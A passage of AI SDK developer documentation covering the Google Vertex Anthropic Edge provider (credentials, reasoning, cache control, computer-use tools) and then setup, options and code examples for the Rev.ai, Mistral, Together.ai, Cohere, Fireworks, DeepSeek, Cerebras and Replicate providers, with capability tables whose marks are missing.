The Edge runtime version of the Google Vertex Anthropic provider supports Google's Application Default Credentials through environment variables. The values can be obtained from a json credentials file from the Google Cloud Console.
For Edge runtimes, you can import the provider instance from @ai-sdk/google-vertex/anthropic/edge:
import { vertexAnthropic } from '@ai-sdk/google-vertex/anthropic/edge';
To customize the setup, use createVertexAnthropic from the same module:
import { createVertexAnthropic } from '@ai-sdk/google-vertex/anthropic/edge';
const vertexAnthropic = createVertexAnthropic({
project: 'my-project', // optional
location: 'us-central1', // optional
});
For Edge runtime authentication, set these environment variables from your Google Default Application Credentials JSON file:
GOOGLE_CLIENT_EMAILGOOGLE_PRIVATE_KEYGOOGLE_PRIVATE_KEY_ID(optional)
Optional Provider Settings
You can use the following optional settings to customize the provider instance:
-
project string
The Google Cloud project ID that you want to use for the API calls. It uses the
GOOGLE_VERTEX_PROJECTenvironment variable by default. -
location string
The Google Cloud location that you want to use for the API calls, e.g.
us-central1. It uses theGOOGLE_VERTEX_LOCATIONenvironment variable by default. -
googleCredentials object
Optional. The credentials used by the Edge provider for authentication. These credentials are typically set through environment variables and are derived from a service account JSON file.
-
clientEmail string The client email from the service account JSON file. Defaults to the contents of the
GOOGLE_CLIENT_EMAILenvironment variable. -
privateKey string The private key from the service account JSON file. Defaults to the contents of the
GOOGLE_PRIVATE_KEYenvironment variable. -
privateKeyId string The private key ID from the service account JSON file (optional). Defaults to the contents of the
GOOGLE_PRIVATE_KEY_IDenvironment variable.
-
-
headers Resolvable<Record<string, string | undefined>>
Headers to include in the requests. Can be provided in multiple formats:
- A record of header key-value pairs:
Record<string, string | undefined> - A function that returns headers:
() => Record<string, string | undefined> - An async function that returns headers:
async () => Record<string, string | undefined> - A promise that resolves to headers:
Promise<Record<string, string | undefined>>
- A record of header key-value pairs:
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create models that call the Anthropic Messages API using the provider instance.
The first argument is the model id, e.g. claude-3-haiku-20240307.
Some models have multi-modal capabilities.
const model = anthropic('claude-3-haiku-20240307');
You can use Anthropic language models to generate text with the generateText function:
import { vertexAnthropic } from '@ai-sdk/google-vertex/anthropic';
import { generateText } from 'ai';
const { text } = await generateText({
model: vertexAnthropic('claude-3-haiku-20240307'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Anthropic language models can also be used in the streamText, generateObject, and streamObject functions
(see AI SDK Core).
The following optional settings are available for Anthropic models:
-
sendReasoningbooleanOptional. Include reasoning content in requests sent to the model. Defaults to
true.If you are experiencing issues with the model handling requests involving reasoning content, you can set this to
falseto omit them from the request.
Reasoning
Anthropic has reasoning support for the claude-3-7-sonnet@20250219 model.
You can enable it using the thinking provider option
and specifying a thinking budget in tokens.
import { vertexAnthropic } from '@ai-sdk/google-vertex/anthropic';
import { generateText } from 'ai';
const { text, reasoning, reasoningDetails } = await generateText({
model: vertexAnthropic('claude-3-7-sonnet@20250219'),
prompt: 'How many people will live in the world in 2040?',
providerOptions: {
anthropic: {
thinking: { type: 'enabled', budgetTokens: 12000 },
},
},
});
console.log(reasoning); // reasoning text
console.log(reasoningDetails); // reasoning details including redacted reasoning
console.log(text); // text response
See AI SDK UI: Chatbot for more details on how to integrate reasoning into your chatbot.
Cache Control
In the messages and message parts, you can use the providerOptions property to set cache control breakpoints.
You need to set the anthropic property in the providerOptions object to { cacheControl: { type: 'ephemeral' } } to set a cache control breakpoint.
The cache creation input tokens are then returned in the providerMetadata object
for generateText and generateObject, again under the anthropic property.
When you use streamText or streamObject, the response contains a promise
that resolves to the metadata. Alternatively you can receive it in the
onFinish callback.
import { vertexAnthropic } from '@ai-sdk/google-vertex/anthropic';
import { generateText } from 'ai';
const errorMessage = '... long error message ...';
const result = await generateText({
model: vertexAnthropic('claude-3-5-sonnet-20240620'),
messages: [
{
role: 'user',
content: [
{ type: 'text', text: 'You are a JavaScript expert.' },
{
type: 'text',
text: `Error message: ${errorMessage}`,
providerOptions: {
anthropic: { cacheControl: { type: 'ephemeral' } },
},
},
{ type: 'text', text: 'Explain the error message.' },
],
},
],
});
console.log(result.text);
console.log(result.providerMetadata?.anthropic);
// e.g. { cacheCreationInputTokens: 2118, cacheReadInputTokens: 0 }
You can also use cache control on system messages by providing multiple system messages at the head of your messages array:
const result = await generateText({
model: vertexAnthropic('claude-3-5-sonnet-20240620'),
messages: [
{
role: 'system',
content: 'Cached system message part',
providerOptions: {
anthropic: { cacheControl: { type: 'ephemeral' } },
},
},
{
role: 'system',
content: 'Uncached system message part',
},
{
role: 'user',
content: 'User prompt',
},
],
});
For more on prompt caching with Anthropic, see Google Vertex AI's Claude prompt caching documentation and Anthropic's Cache Control documentation.
Computer Use
Anthropic provides three built-in tools that can be used to interact with external systems:
- Bash Tool: Allows running bash commands.
- Text Editor Tool: Provides functionality for viewing and editing text files.
- Computer Tool: Enables control of keyboard and mouse actions on a computer.
They are available via the tools property of the provider instance.
For more background see Anthropic's Computer Use documentation.
Bash Tool
The Bash Tool allows running bash commands. Here's how to create and use it:
const bashTool = vertexAnthropic.tools.bash_20241022({
execute: async ({ command, restart }) => {
// Implement your bash command execution logic here
// Return the result of the command execution
},
});
Parameters:
command(string): The bash command to run. Required unless the tool is being restarted.restart(boolean, optional): Specifying true will restart this tool.
Text Editor Tool
The Text Editor Tool provides functionality for viewing and editing text files:
const textEditorTool = vertexAnthropic.tools.textEditor_20241022({
execute: async ({
command,
path,
file_text,
insert_line,
new_str,
old_str,
view_range,
}) => {
// Implement your text editing logic here
// Return the result of the text editing operation
},
});
Parameters:
command('view' | 'create' | 'str_replace' | 'insert' | 'undo_edit'): The command to run.path(string): Absolute path to file or directory, e.g./repo/file.pyor/repo.file_text(string, optional): Required forcreatecommand, with the content of the file to be created.insert_line(number, optional): Required forinsertcommand. The line number after which to insert the new string.new_str(string, optional): New string forstr_replaceorinsertcommands.old_str(string, optional): Required forstr_replacecommand, containing the string to replace.view_range(number[], optional): Optional forviewcommand to specify line range to show.
Computer Tool
The Computer Tool enables control of keyboard and mouse actions on a computer:
const computerTool = vertexAnthropic.tools.computer_20241022({
displayWidthPx: 1920,
displayHeightPx: 1080,
displayNumber: 0, // Optional, for X11 environments
execute: async ({ action, coordinate, text }) => {
// Implement your computer control logic here
// Return the result of the action
// Example code:
switch (action) {
case 'screenshot': {
// multipart result:
return {
type: 'image',
data: fs
.readFileSync('./data/screenshot-editor.png')
.toString('base64'),
};
}
default: {
console.log('Action:', action);
console.log('Coordinate:', coordinate);
console.log('Text:', text);
return `executed ${action}`;
}
}
},
// map to tool result content for LLM consumption:
experimental_toToolResultContent(result) {
return typeof result === 'string'
? [{ type: 'text', text: result }]
: [{ type: 'image', data: result.data, mimeType: 'image/png' }];
},
});
Parameters:
action('key' | 'type' | 'mouse_move' | 'left_click' | 'left_click_drag' | 'right_click' | 'middle_click' | 'double_click' | 'screenshot' | 'cursor_position'): The action to perform.coordinate(number[], optional): Required formouse_moveandleft_click_dragactions. Specifies the (x, y) coordinates.text(string, optional): Required fortypeandkeyactions.
These tools can be used in conjunction with the claude-3-5-sonnet-v2@20241022 model to enable more complex interactions and tasks.
Model Capabilities
The latest Anthropic model list on Vertex AI is available here. See also Anthropic Model Comparison.
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming | Computer Use |
|---|---|---|---|---|---|
claude-3-7-sonnet@20250219 |
|||||
claude-3-5-sonnet-v2@20241022 |
|||||
claude-3-5-sonnet@20240620 |
|||||
claude-3-5-haiku@20241022 |
|||||
claude-3-sonnet@20240229 |
|||||
claude-3-haiku@20240307 |
|||||
claude-3-opus@20240229 |
title: Rev.ai description: Learn how to use the Rev.ai provider for the AI SDK.
Rev.ai Provider
The Rev.ai provider contains language model support for the Rev.ai transcription API.
Setup
The Rev.ai provider is available in the @ai-sdk/revai module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn']}>
Provider Instance
You can import the default provider instance revai from @ai-sdk/revai:
import { revai } from '@ai-sdk/revai';
If you need a customized setup, you can import createRevai from @ai-sdk/revai and create a provider instance with your settings:
import { createRevai } from '@ai-sdk/revai';
const revai = createRevai({
// custom settings, e.g.
fetch: customFetch,
});
You can use the following optional settings to customize the Rev.ai provider instance:
-
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theREVAI_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Transcription Models
You can create models that call the Rev.ai transcription API
using the .transcription() factory method.
The first argument is the model id e.g. machine.
const model = revai.transcription('machine');
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying the input language in ISO-639-1 (e.g. en) format can sometimes improve transcription performance if known beforehand.
import { experimental_transcribe as transcribe } from 'ai';
import { revai } from '@ai-sdk/revai';
import { readFile } from 'fs/promises';
const result = await transcribe({
model: revai.transcription('machine'),
audio: await readFile('audio.mp3'),
providerOptions: { revai: { language: 'en' } },
});
The following provider options are available:
-
metadata string
Optional metadata that was provided during job submission.
-
notification_config object
Optional configuration for a callback url to invoke when processing is complete.
- url string - Callback url to invoke when processing is complete.
- auth_headers object - Optional authorization headers, if needed to invoke the callback.
-
delete_after_seconds integer
Amount of time after job completion when job is auto-deleted.
-
verbatim boolean
Configures the transcriber to transcribe every syllable, including all false starts and disfluencies.
-
rush boolean
[HIPAA Unsupported] Only available for human transcriber option. When set to true, your job is given higher priority.
-
skip_diarization boolean
Specify if speaker diarization will be skipped by the speech engine.
-
skip_postprocessing boolean
Only available for English and Spanish languages. User-supplied preference on whether to skip post-processing operations.
-
skip_punctuation boolean
Specify if "punct" type elements will be skipped by the speech engine.
-
remove_disfluencies boolean
When set to true, disfluencies (like 'ums' and 'uhs') will not appear in the transcript.
-
remove_atmospherics boolean
When set to true, atmospherics (like
<laugh>,<affirmative>) will not appear in the transcript. -
filter_profanity boolean
When enabled, profanities will be filtered by replacing characters with asterisks except for the first and last.
-
speaker_channels_count integer
Only available for English, Spanish and French languages. Specify the total number of unique speaker channels in the audio.
-
speakers_count integer
Only available for English, Spanish and French languages. Specify the total number of unique speakers in the audio.
-
diarization_type string
Specify diarization type. Possible values: "standard" (default), "premium".
-
custom_vocabulary_id string
Supply the id of a pre-completed custom vocabulary submitted through the Custom Vocabularies API.
-
custom_vocabularies Array
Specify a collection of custom vocabulary to be used for this job.
-
strict_custom_vocabulary boolean
If true, only exact phrases will be used as custom vocabulary.
-
summarization_config object
Specify summarization options.
- model string - Model type for summarization. Possible values: "standard" (default), "premium".
- type string - Summarization formatting type. Possible values: "paragraph" (default), "bullets".
- prompt string - Custom prompt for flexible summaries (mutually exclusive with type).
-
translation_config object
Specify translation options.
- target_languages Array - Array of target languages for translation.
- model string - Model type for translation. Possible values: "standard" (default), "premium".
-
language string
Language is provided as a ISO 639-1 language code. Default is "en".
-
forced_alignment boolean
When enabled, provides improved accuracy for per-word timestamps for a transcript. Default is
false.Currently supported languages:
- English (en, en-us, en-gb)
- French (fr)
- Italian (it)
- German (de)
- Spanish (es)
Note: This option is not available in low-cost environment.
Model Capabilities
| Model | Transcription | Duration | Segments | Language |
|---|---|---|---|---|
machine |
||||
human |
||||
low_cost |
||||
fusion |
title: Mistral AI description: Learn how to use Mistral.
Mistral AI Provider
The Mistral AI provider contains language model support for the Mistral chat API.
Setup
The Mistral provider is available in the @ai-sdk/mistral module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn']}>
Provider Instance
You can import the default provider instance mistral from @ai-sdk/mistral:
import { mistral } from '@ai-sdk/mistral';
If you need a customized setup, you can import createMistral from @ai-sdk/mistral
and create a provider instance with your settings:
import { createMistral } from '@ai-sdk/mistral';
const mistral = createMistral({
// custom settings
});
You can use the following optional settings to customize the Mistral provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.mistral.ai/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theMISTRAL_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create models that call the Mistral chat API using a provider instance.
The first argument is the model id, e.g. mistral-large-latest.
Some Mistral chat models support tool calls.
const model = mistral('mistral-large-latest');
Mistral chat models also support additional model settings that are not part of the standard call settings. You can pass them as an options argument:
const model = mistral('mistral-large-latest', {
safePrompt: true, // optional safety prompt injection
});
The following optional settings are available for Mistral models:
-
safePrompt boolean
Whether to inject a safety prompt before all conversations.
Defaults to
false.
Document OCR
Mistral chat models support document OCR for PDF files. You can optionally set image and page limits using the provider options.
const result = await generateText({
model: mistral('mistral-small-latest'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'What is an embedding model according to this document?',
},
{
type: 'file',
data: new URL(
'https://github.com/vercel/ai/blob/main/examples/ai-core/data/ai.pdf?raw=true',
),
mimeType: 'application/pdf',
},
],
},
],
// optional settings:
providerOptions: {
mistral: {
documentImageLimit: 8,
documentPageLimit: 64,
},
},
});
Example
You can use Mistral language models to generate text with the generateText function:
import { mistral } from '@ai-sdk/mistral';
import { generateText } from 'ai';
const { text } = await generateText({
model: mistral('mistral-large-latest'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Mistral language models can also be used in the streamText, generateObject, and streamObject functions
(see AI SDK Core).
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
pixtral-large-latest |
||||
mistral-large-latest |
||||
mistral-small-latest |
||||
ministral-3b-latest |
||||
ministral-8b-latest |
||||
pixtral-12b-2409 |
Embedding Models
You can create models that call the Mistral embeddings API
using the .embedding() factory method.
const model = mistral.embedding('mistral-embed');
Model Capabilities
| Model | Default Dimensions |
|---|---|
mistral-embed |
1024 |
title: Together.ai description: Learn how to use Together.ai's models with the AI SDK.
Together.ai Provider
The Together.ai provider contains support for 200+ open-source models through the Together.ai API.
Setup
The Together.ai provider is available via the @ai-sdk/togetherai module. You can
install it with
<Tabs items={['pnpm', 'npm', 'yarn']}>
Provider Instance
You can import the default provider instance togetherai from @ai-sdk/togetherai:
import { togetherai } from '@ai-sdk/togetherai';
If you need a customized setup, you can import createTogetherAI from @ai-sdk/togetherai
and create a provider instance with your settings:
import { createTogetherAI } from '@ai-sdk/togetherai';
const togetherai = createTogetherAI({
apiKey: process.env.TOGETHER_AI_API_KEY ?? '',
});
You can use the following optional settings to customize the Together.ai provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.together.xyz/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theTOGETHER_AI_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create Together.ai models using a provider instance. The first argument is the model id, e.g. google/gemma-2-9b-it.
const model = togetherai('google/gemma-2-9b-it');
Reasoning Models
Together.ai exposes the thinking of deepseek-ai/DeepSeek-R1 in the generated text using the <think> tag.
You can use the extractReasoningMiddleware to extract this reasoning and expose it as a reasoning property on the result:
import { togetherai } from '@ai-sdk/togetherai';
import { wrapLanguageModel, extractReasoningMiddleware } from 'ai';
const enhancedModel = wrapLanguageModel({
model: togetherai('deepseek-ai/DeepSeek-R1'),
middleware: extractReasoningMiddleware({ tagName: 'think' }),
});
You can then use that enhanced model in functions like generateText and streamText.
Example
You can use Together.ai language models to generate text with the generateText function:
import { togetherai } from '@ai-sdk/togetherai';
import { generateText } from 'ai';
const { text } = await generateText({
model: togetherai('meta-llama/Meta-Llama-3.1-8B-Instruct-Turbo'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Together.ai language models can also be used in the streamText function
(see AI SDK Core).
The Together.ai provider also supports completion models via (following the above example code) togetherai.completionModel() and embedding models via togetherai.textEmbeddingModel().
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
meta-llama/Meta-Llama-3.3-70B-Instruct-Turbo |
||||
meta-llama/Meta-Llama-3.1-8B-Instruct-Turbo |
||||
mistralai/Mixtral-8x22B-Instruct-v0.1 |
||||
mistralai/Mistral-7B-Instruct-v0.3 |
||||
deepseek-ai/DeepSeek-V3 |
||||
google/gemma-2b-it |
||||
Qwen/Qwen2.5-72B-Instruct-Turbo |
||||
databricks/dbrx-instruct |
Image Models
You can create Together.ai image models using the .image() factory method.
For more on image generation with the AI SDK see generateImage().
import { togetherai } from '@ai-sdk/togetherai';
import { experimental_generateImage as generateImage } from 'ai';
const { images } = await generateImage({
model: togetherai.image('black-forest-labs/FLUX.1-dev'),
prompt: 'A delighted resplendent quetzal mid flight amidst raindrops',
});
You can pass optional provider-specific request parameters using the providerOptions argument.
import { togetherai } from '@ai-sdk/togetherai';
import { experimental_generateImage as generateImage } from 'ai';
const { images } = await generateImage({
model: togetherai.image('black-forest-labs/FLUX.1-dev'),
prompt: 'A delighted resplendent quetzal mid flight amidst raindrops',
size: '512x512',
// Optional additional provider-specific request parameters
providerOptions: {
togetherai: {
steps: 40,
},
},
});
For a complete list of available provider-specific options, see the Together.ai Image Generation API Reference.
Model Capabilities
Together.ai image models support various image dimensions that vary by model. Common sizes include 512x512, 768x768, and 1024x1024, with some models supporting up to 1792x1792. The default size is 1024x1024.
| Available Models |
|---|
stabilityai/stable-diffusion-xl-base-1.0 |
black-forest-labs/FLUX.1-dev |
black-forest-labs/FLUX.1-dev-lora |
black-forest-labs/FLUX.1-schnell |
black-forest-labs/FLUX.1-canny |
black-forest-labs/FLUX.1-depth |
black-forest-labs/FLUX.1-redux |
black-forest-labs/FLUX.1.1-pro |
black-forest-labs/FLUX.1-pro |
black-forest-labs/FLUX.1-schnell-Free |
title: Cohere description: Learn how to use the Cohere provider for the AI SDK.
Cohere Provider
The Cohere provider contains language and embedding model support for the Cohere chat API.
Setup
The Cohere provider is available in the @ai-sdk/cohere module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn']}>
Provider Instance
You can import the default provider instance cohere from @ai-sdk/cohere:
import { cohere } from '@ai-sdk/cohere';
If you need a customized setup, you can import createCohere from @ai-sdk/cohere
and create a provider instance with your settings:
import { createCohere } from '@ai-sdk/cohere';
const cohere = createCohere({
// custom settings
});
You can use the following optional settings to customize the Cohere provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.cohere.com/v2. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theCOHERE_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create models that call the Cohere chat API using a provider instance.
The first argument is the model id, e.g. command-r-plus.
Some Cohere chat models support tool calls.
const model = cohere('command-r-plus');
Example
You can use Cohere language models to generate text with the generateText function:
import { cohere } from '@ai-sdk/cohere';
import { generateText } from 'ai';
const { text } = await generateText({
model: cohere('command-r-plus'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Cohere language models can also be used in the streamText, generateObject, and streamObject functions
(see AI SDK Core.
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
command-a-03-2025 |
||||
command-r-plus |
||||
command-r |
||||
command-a-03-2025 |
||||
command |
||||
command-light |
Embedding Models
You can create models that call the Cohere embed API
using the .embedding() factory method.
const model = cohere.embedding('embed-english-v3.0');
Cohere embedding models support additional settings. You can pass them as an options argument:
const model = cohere.embedding('embed-english-v3.0', {
inputType: 'search_document',
});
The following optional settings are available for Cohere embedding models:
-
inputType 'search_document' | 'search_query' | 'classification' | 'clustering'
Specifies the type of input passed to the model. Default is
search_query.search_document: Used for embeddings stored in a vector database for search use-cases.search_query: Used for embeddings of search queries run against a vector DB to find relevant documents.classification: Used for embeddings passed through a text classifier.clustering: Used for embeddings run through a clustering algorithm.
-
truncate 'NONE' | 'START' | 'END'
Specifies how the API will handle inputs longer than the maximum token length. Default is
END.NONE: If selected, when the input exceeds the maximum input token length will return an error.START: Will discard the start of the input until the remaining input is exactly the maximum input token length for the model.END: Will discard the end of the input until the remaining input is exactly the maximum input token length for the model.
Model Capabilities
| Model | Embedding Dimensions |
|---|---|
embed-english-v3.0 |
1024 |
embed-multilingual-v3.0 |
1024 |
embed-english-light-v3.0 |
384 |
embed-multilingual-light-v3.0 |
384 |
embed-english-v2.0 |
4096 |
embed-english-light-v2.0 |
1024 |
embed-multilingual-v2.0 |
768 |
title: Fireworks description: Learn how to use Fireworks models with the AI SDK.
Fireworks Provider
Fireworks is a platform for running and testing LLMs through their API.
Setup
The Fireworks provider is available via the @ai-sdk/fireworks module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn']}>
Provider Instance
You can import the default provider instance fireworks from @ai-sdk/fireworks:
import { fireworks } from '@ai-sdk/fireworks';
If you need a customized setup, you can import createFireworks from @ai-sdk/fireworks
and create a provider instance with your settings:
import { createFireworks } from '@ai-sdk/fireworks';
const fireworks = createFireworks({
apiKey: process.env.FIREWORKS_API_KEY ?? '',
});
You can use the following optional settings to customize the Fireworks provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.fireworks.ai/inference/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theFIREWORKS_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation.
Language Models
You can create Fireworks models using a provider instance.
The first argument is the model id, e.g. accounts/fireworks/models/firefunction-v1:
const model = fireworks('accounts/fireworks/models/firefunction-v1');
Reasoning Models
Fireworks exposes the thinking of deepseek-r1 in the generated text using the <think> tag.
You can use the extractReasoningMiddleware to extract this reasoning and expose it as a reasoning property on the result:
import { fireworks } from '@ai-sdk/fireworks';
import { wrapLanguageModel, extractReasoningMiddleware } from 'ai';
const enhancedModel = wrapLanguageModel({
model: fireworks('accounts/fireworks/models/deepseek-r1'),
middleware: extractReasoningMiddleware({ tagName: 'think' }),
});
You can then use that enhanced model in functions like generateText and streamText.
Example
You can use Fireworks language models to generate text with the generateText function:
import { fireworks } from '@ai-sdk/fireworks';
import { generateText } from 'ai';
const { text } = await generateText({
model: fireworks('accounts/fireworks/models/firefunction-v1'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Fireworks language models can also be used in the streamText function
(see AI SDK Core).
Completion Models
You can create models that call the Fireworks completions API using the .completion() factory method:
const model = fireworks.completion('accounts/fireworks/models/firefunction-v1');
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
accounts/fireworks/models/deepseek-r1 |
||||
accounts/fireworks/models/deepseek-v3 |
||||
accounts/fireworks/models/llama-v3p1-405b-instruct |
||||
accounts/fireworks/models/llama-v3p1-8b-instruct |
||||
accounts/fireworks/models/llama-v3p2-3b-instruct |
||||
accounts/fireworks/models/llama-v3p3-70b-instruct |
||||
accounts/fireworks/models/mixtral-8x7b-instruct-hf |
||||
accounts/fireworks/models/mixtral-8x22b-instruct |
||||
accounts/fireworks/models/qwen2p5-coder-32b-instruct |
||||
accounts/fireworks/models/llama-v3p2-11b-vision-instruct |
||||
accounts/fireworks/models/yi-large |
Embedding Models
You can create models that call the Fireworks embeddings API using the .textEmbeddingModel() factory method:
const model = fireworks.textEmbeddingModel(
'accounts/fireworks/models/nomic-embed-text-v1',
);
Image Models
You can create Fireworks image models using the .image() factory method.
For more on image generation with the AI SDK see generateImage().
import { fireworks } from '@ai-sdk/fireworks';
import { experimental_generateImage as generateImage } from 'ai';
const { image } = await generateImage({
model: fireworks.image('accounts/fireworks/models/flux-1-dev-fp8'),
prompt: 'A futuristic cityscape at sunset',
aspectRatio: '16:9',
});
Model Capabilities
For all models supporting aspect ratios, the following aspect ratios are supported:
1:1 (default), 2:3, 3:2, 4:5, 5:4, 16:9, 9:16, 9:21, 21:9
For all models supporting size, the following sizes are supported:
640 x 1536, 768 x 1344, 832 x 1216, 896 x 1152, 1024x1024 (default), 1152 x 896, 1216 x 832, 1344 x 768, 1536 x 640
| Model | Dimensions Specification |
|---|---|
accounts/fireworks/models/flux-1-dev-fp8 |
Aspect Ratio |
accounts/fireworks/models/flux-1-schnell-fp8 |
Aspect Ratio |
accounts/fireworks/models/playground-v2-5-1024px-aesthetic |
Size |
accounts/fireworks/models/japanese-stable-diffusion-xl |
Size |
accounts/fireworks/models/playground-v2-1024px-aesthetic |
Size |
accounts/fireworks/models/SSD-1B |
Size |
accounts/fireworks/models/stable-diffusion-xl-1024-v1-0 |
Size |
For more details, see the Fireworks models page.
Stability AI Models
Fireworks also presents several Stability AI models backed by Stability AI API keys and endpoint. The AI SDK Fireworks provider does not currently include support for these models:
| Model ID |
|---|
accounts/stability/models/sd3-turbo |
accounts/stability/models/sd3-medium |
accounts/stability/models/sd3 |
title: DeepSeek description: Learn how to use DeepSeek's models with the AI SDK.
DeepSeek Provider
The DeepSeek provider offers access to powerful language models through the DeepSeek API, including their DeepSeek-V3 model.
API keys can be obtained from the DeepSeek Platform.
Setup
The DeepSeek provider is available via the @ai-sdk/deepseek module. You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn']}>
Provider Instance
You can import the default provider instance deepseek from @ai-sdk/deepseek:
import { deepseek } from '@ai-sdk/deepseek';
For custom configuration, you can import createDeepSeek and create a provider instance with your settings:
import { createDeepSeek } from '@ai-sdk/deepseek';
const deepseek = createDeepSeek({
apiKey: process.env.DEEPSEEK_API_KEY ?? '',
});
You can use the following optional settings to customize the DeepSeek provider instance:
-
baseURL string
Use a different URL prefix for API calls. The default prefix is
https://api.deepseek.com/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theDEEPSEEK_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation.
Language Models
You can create language models using a provider instance:
import { deepseek } from '@ai-sdk/deepseek';
import { generateText } from 'ai';
const { text } = await generateText({
model: deepseek('deepseek-chat'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
DeepSeek language models can be used in the streamText function
(see AI SDK Core).
Reasoning
DeepSeek has reasoning support for the deepseek-reasoner model:
import { deepseek } from '@ai-sdk/deepseek';
import { generateText } from 'ai';
const { text, reasoning } = await generateText({
model: deepseek('deepseek-reasoner'),
prompt: 'How many people will live in the world in 2040?',
});
console.log(reasoning);
console.log(text);
See AI SDK UI: Chatbot for more details on how to integrate reasoning into your chatbot.
Cache Token Usage
DeepSeek provides context caching on disk technology that can significantly reduce token costs for repeated content. You can access the cache hit/miss metrics through the providerMetadata property in the response:
import { deepseek } from '@ai-sdk/deepseek';
import { generateText } from 'ai';
const result = await generateText({
model: deepseek('deepseek-chat'),
prompt: 'Your prompt here',
});
console.log(result.providerMetadata);
// Example output: { deepseek: { promptCacheHitTokens: 1856, promptCacheMissTokens: 5 } }
The metrics include:
promptCacheHitTokens: Number of input tokens that were cachedpromptCacheMissTokens: Number of input tokens that were not cached
Model Capabilities
| Model | Text Generation | Object Generation | Image Input | Tool Usage | Tool Streaming |
|---|---|---|---|---|---|
deepseek-chat |
|||||
deepseek-reasoner |
title: Cerebras description: Learn how to use Cerebras's models with the AI SDK.
Cerebras Provider
The Cerebras provider offers access to powerful language models through the Cerebras API, including their high-speed inference capabilities powered by Wafer-Scale Engines and CS-3 systems.
API keys can be obtained from the Cerebras Platform.
Setup
The Cerebras provider is available via the @ai-sdk/cerebras module. You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn']}>
Provider Instance
You can import the default provider instance cerebras from @ai-sdk/cerebras:
import { cerebras } from '@ai-sdk/cerebras';
For custom configuration, you can import createCerebras and create a provider instance with your settings:
import { createCerebras } from '@ai-sdk/cerebras';
const cerebras = createCerebras({
apiKey: process.env.CEREBRAS_API_KEY ?? '',
});
You can use the following optional settings to customize the Cerebras provider instance:
-
baseURL string
Use a different URL prefix for API calls. The default prefix is
https://api.cerebras.ai/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theCEREBRAS_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation.
Language Models
You can create language models using a provider instance:
import { cerebras } from '@ai-sdk/cerebras';
import { generateText } from 'ai';
const { text } = await generateText({
model: cerebras('llama3.1-8b'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Cerebras language models can be used in the streamText function
(see AI SDK Core).
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
llama3.1-8b |
||||
llama3.1-70b |
||||
llama3.3-70b |
title: Replicate description: Learn how to use Replicate models with the AI SDK.
Replicate Provider
Replicate is a platform for running open-source AI models. It is a popular choice for running image generation models.
Setup
The Replicate provider is available via the @ai-sdk/replicate module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn']}>
Provider Instance
You can import the default provider instance replicate from @ai-sdk/replicate:
import { replicate } from '@ai-sdk/replicate';
If you need a customized setup, you can import createReplicate from @ai-sdk/replicate
and create a provider instance with your settings:
